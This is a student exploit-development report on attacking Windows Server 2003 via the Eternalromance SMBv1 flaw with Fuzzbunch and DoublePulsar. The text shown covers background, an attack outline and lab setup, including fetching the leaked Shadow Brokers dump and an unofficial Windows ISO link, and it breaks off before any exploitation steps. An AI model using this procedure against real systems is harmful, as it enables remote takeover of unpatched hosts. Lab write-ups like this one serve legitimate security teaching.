IE4012

Offensive Hacking Tactical and Strategic

4th Year 1st Semester

Exploit Development Assessment

Exploiting Windows Server 2003 - Remote Execution for Shell (Eternalromance)

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

11 / 05 / 2020

Declaration

I certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

- **Matheesha D.M.K. – IT17123228**

Acknowledgement

I am really grateful because I managed to complete the exploit development report within the given time by my lecturer Mr. Lakmal Rupasinghe. Hereby, I state that I have tried to follow all the rules and regulations to make this report. I tried to implement my best knowledge in this report. However, it would not have been possible without the kind support and help of many individuals. To follow all the procedures properly, I do grateful to you lecturer Mr. Lakmal Rupasinghe and all the instructors who guided me to make this report a successful one.

List of Figures

Table of Contents

1. Introduction

1.1. What is Exploit Development?

An exploit can be known as a piece of software, series of commands, chunk of data which is used to gain advantages of vulnerabilities. That means those exploits can be used to do some malicious activities which affect the confidentiality, integrity and availability of software, hardware, systems or any digital devices.[1]

There are two main types of exploits.

1) **Remote Exploit** [2]
   Performs over a network without any prior access to the target system. [2]
2) **Local Exploit** [2]
   Need prior access to the vulnerable system. [2]

1.2. What is Eternalblue?

Eternalblue is a one of Windows vulnerabilities revealed to the public by the Shadow Brokers on Friday 14 April. The eternal 'collection' includes a lot of other exploits like Eternalromance, Eternalchampion and Eternalsynergy. [3]

Eternalblue exploits a flaw in SMBv1 and NBT remote code execution over the 445 and 139 TCP ports. [3]

- **Targets**
  Windows operating systems, from Windows XP up to Windows Server 2012. [3]

1.3. What is Eternalromance?

As mentioned earlier, Eternalromance is one of the SMBv1 exploit from NSA exploit collection.[4]

- **Targets**

  Windows XP/Vista/7 and Windows Server 2003 and 2008. [4]

How to exploit Eternalromance is discussed in this exploitation report using Fuzzbunch and DoublePulsar to generate shellcode. [4] DoublePulsar is the only method to create it, because other shellcodes will cause a Blue Screen of Death (BSoD). [4] It is a remote code execution vulnerability in SMBv1 over TCP port 445. [3]

To exploit Eternalromane on Windows Server 2003, first process that the pen tester needs to do is, setup the lab. [3] Second process is, use Metasploit auxiliary mode to find out that the target machine is vulnerable to Etrenalromace. [4] Then install the DoublePulsar backdoor using Eternalromance exploit on the Windows Server 2003. [4] It can be used to inject a payload which creates a shell on the target. [4]

2. Lab Setup

Windows Server 2003 is used as a vulnerable host for Eternalromance and Kali Linux and Windows 7 are used as attack machines in this exploitation. Fuzzbunch is installed as a prerequisite in the Windows 7 machine. [4]

2.1. Install Windows Server 2003 R2 Enterprise Edition SP2

Download Windows Server 2003 R2 Enterprise Edition SP2 iso image files from the below link and install it on VMware. [4]

https://archive.org/details/en_win_srv_2003_r2_enterprise_with_sp2_vl_cd1_x13-48610



Figure 2.1: Downloading Windows Server R2 Enterprise Edition SP2 ISO image.

Windows XP/Vista/7, Windows Server 2003 and 2008 are vulnerable to Eternalromance. In this exploit report, Windows Server 2003 is used as the target.

Windows Server 2003 machine’s ip address is 192.168.88.135.



Figure 2.2: Ip address of windows Server 2003.

2.2. Install Windows 7 Ultimate Edition 32-bit

Download Windows 7 Ultimate Edition 32-bit using below link.
https://softlay.net/operating-system/windows-7-ultimate-full-version-free-download-iso-32-64-bit.html [4]



Figure 2.3: Downloading Windows 7 Ultimate ISO image.

Windows 7 machine's ip address is 192.168.88.134.



Figure 2.4: Windows 7 machine's ip address.

On the Windows 7 attack machine the pen-tester needs to install Python 2.6 and PyWin32 v212. [3]

2.2.1. Install Pythin 2.6

Python 2.6 can be downloaded here: https://www.python.org/download/releases/2.6/[3]



Figure 2.5: Downloading Python 2.6 on Windows 7 machine.

2.2.2. Install PyWin32 v212

PyWin32 v212 can be downloaded here: https://sourceforge.net/projects/pywin32/files/pywin32/Build%20212/[3]



Figure 2.6: Downloading Pywin32 v212 on Windows 7 machine.

2.2.3. Install Fuzzbunch

To install Fuzzbunch, first pen-tester needs to download the Shadow Brokers dump. [3]



Figure 2.7: Download Shadow Broker Dump.

Then extract and copy the files to the desktop.



Figure 2.8: Copying the Shadow Broker Dump to the Desktop of Windows 7 Machine.

After that, create a folder in the windows directory called ‘listeningposts’. [3]



Figure 2.9: Creating a folder named ‘listeningposts’.

Because in default the fuzzbunch directory has a folder called listeningposts.

Or pen-tester can comment the *'listeningposts'* line in fuzzbunch the directory named fb.py. [3]



Figure 2.10: Commenting the line 'listeningposts'.

Then edit the Fuzzbunch config file named *fuzzbunch.xml* and set the *ResourceDir* and *LogDir* parameters. [3]



Figure 2.11: Fuzzbunch configuration file.

